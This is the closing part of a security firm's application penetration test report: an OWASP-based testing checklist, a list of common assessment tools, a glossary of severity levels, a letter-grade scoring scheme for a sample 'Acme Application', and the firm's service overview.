Insecure Design	Ensure TLS certificates are properly configured. Ensure proper upload restrictions are in place for dangerous file types. Ensure tenants are properly segmented. Ensure client-side application technologies use reasonable cross-domain configurations.
Security Misconfiguration	Identify unnecessary default configurations for ports, accounts, services, or privileges. Identify error handling or code comments that are overly informative leaking sensitive information. Identify missing or misconfigured security headers or directives.
Vulnerable and Outdated Components	Identify unsupported or unpatched/outdated web servers, application server frameworks, associated modules or plugins, databases, and related services.
Identification and Authentication Failures	Evaluate application password caching directives issued to browsers. Ensure authentication is required to access sensitive business functionality. Ensure user account information cannot be deduced via error messages or brute-force guessing. Ensure user sessions are established and terminated properly. Ensure session identifiers are not predictable, transmitted securely, and employ security attributes.
Software and Data Integrity Failures	Ensure that unsigned or unencrypted serialized data is not sent to untrusted clients without an integrity check.
Security Logging and Monitoring Failures	Identify logs that are stored locally. Ensure log data is encoded correctly to prevent injections or attacks on the logging or monitoring systems.
Server-Side Request Forgery	Ensure all client-supplied input is sanitized and validated.

Tools

The tools used during an assessment include but are not limited to the following:

Burp Suite	SQLmap
Nmap	CyberChef
hashcat	Custom written Python scripts

Appendix B: Glossary of Terms

Category

Stratum organizes each finding into a category that follows the OWASP Top 10.

Finding

Findings represent vulnerabilities or conditions that threat agents may exploit or use to cause the organization risk. Stratum expresses a finding by providing a clearer and complete picture of the vulnerability, including details and compensating controls or conditions. Many times, a finding may contain several vulnerabilities.

Impact

An impact is a bad outcome if a threat agent successfully exploits a vulnerability.

Severity

The severity is the cumulative measurement of exposure to the risk represented by the finding. The severity rating considers the vulnerability, potential impact or negative outcome, access requirements, and user interaction required for successful exploitation. These definitions are the baseline for judging risk, but findings may be adjusted due to certain factors.

CRITICAL – The exposure may be exploited, resulting in system compromise, authentication bypass, or unauthorized data access by users without privileges or existing user access. These findings are typically exploitable without authentication and should be addressed immediately.

HIGH – The exposure may be exploited, resulting in system compromise, privilege escalation, or unauthorized data access by users with access to the system. These findings are exploitable by existing users and should be addressed as soon as possible.

MEDIUM – The exposure may be exploited, resulting in outcomes such as system compromise or privilege escalation where some user interaction is required for the attack to be successful. These findings should be remediated once all critical and high-severity findings are remediated.

LOW – The exposure may provide information or access, which, while not exposing the system to current risk, may expose the system to future risks. These findings should be addressed but can be remediated over a longer timeline.

INFO – Controls that could be implemented to enhance the application's security posture further or not based on business decisions. Stratum recommends a wide range of preventative controls to help stop vulnerabilities before they can be exploited. Implementing these controls with a robust SDLC program and regular reviews can greatly increase an application's security posture.


Appendix C: Stratum Assessment Grading

Stratum scores assessments based on letter grades, which correspond to a percentage bracket. The highest assessment score that can be earned is an A and decreases based on the number of findings for each severity (critical, high, medium, and low).

The customer average is based on similar assessment types completed by Stratum within the preceding year. The results from each assessment are scored based on the number of findings and their relative severity. To calculate the average, Stratum divides the total sum of observations by the total number of observations. This customer average is also known as the mean of observations.

Severity	Weighted Score
Critical	15
High	5
Medium	3
Low	1

Grade	
A	Score is 90 or above
B	Score is between 80 and 90
C	Score is between 70 and 80
D	Score is between 60 and 70
F	Score is 59 or less



Project Snapshot

Current Assessment Grade	
Acme Application	C

Average Customer Grade	
Application Assessments	B

stratum//security
a CyberAdvisors company

Stratum Security is an information security services firm headquartered in the Washington DC Metro area. Founded in 2005, Stratum Security provides services to clients worldwide. Our list of successful engagements includes large multi-national enterprises to small start-ups in a wide array of industries including finance, insurance, retail, hospitality, education, health care, government, technology, energy, and telecommunications.

Core Service Offerings

Application Security	Network Security	Cloud Security
Application Security Penetration Testing (Web, Mobile, Client)	Network Penetration Testing	Microsoft 365 Security Review
Source Code Review	Red Teaming	Amazon Web Services Security Review
Developer Training	Breach Readiness Assessments	Azure Security Review
Managed AppSec Testing	Blue Team Review	Google Cloud Platform Security Review
Staff Augmentation	Wireless Security	

https://stratumsecurity.com // info@stratumsecurity.com // 888-408-1337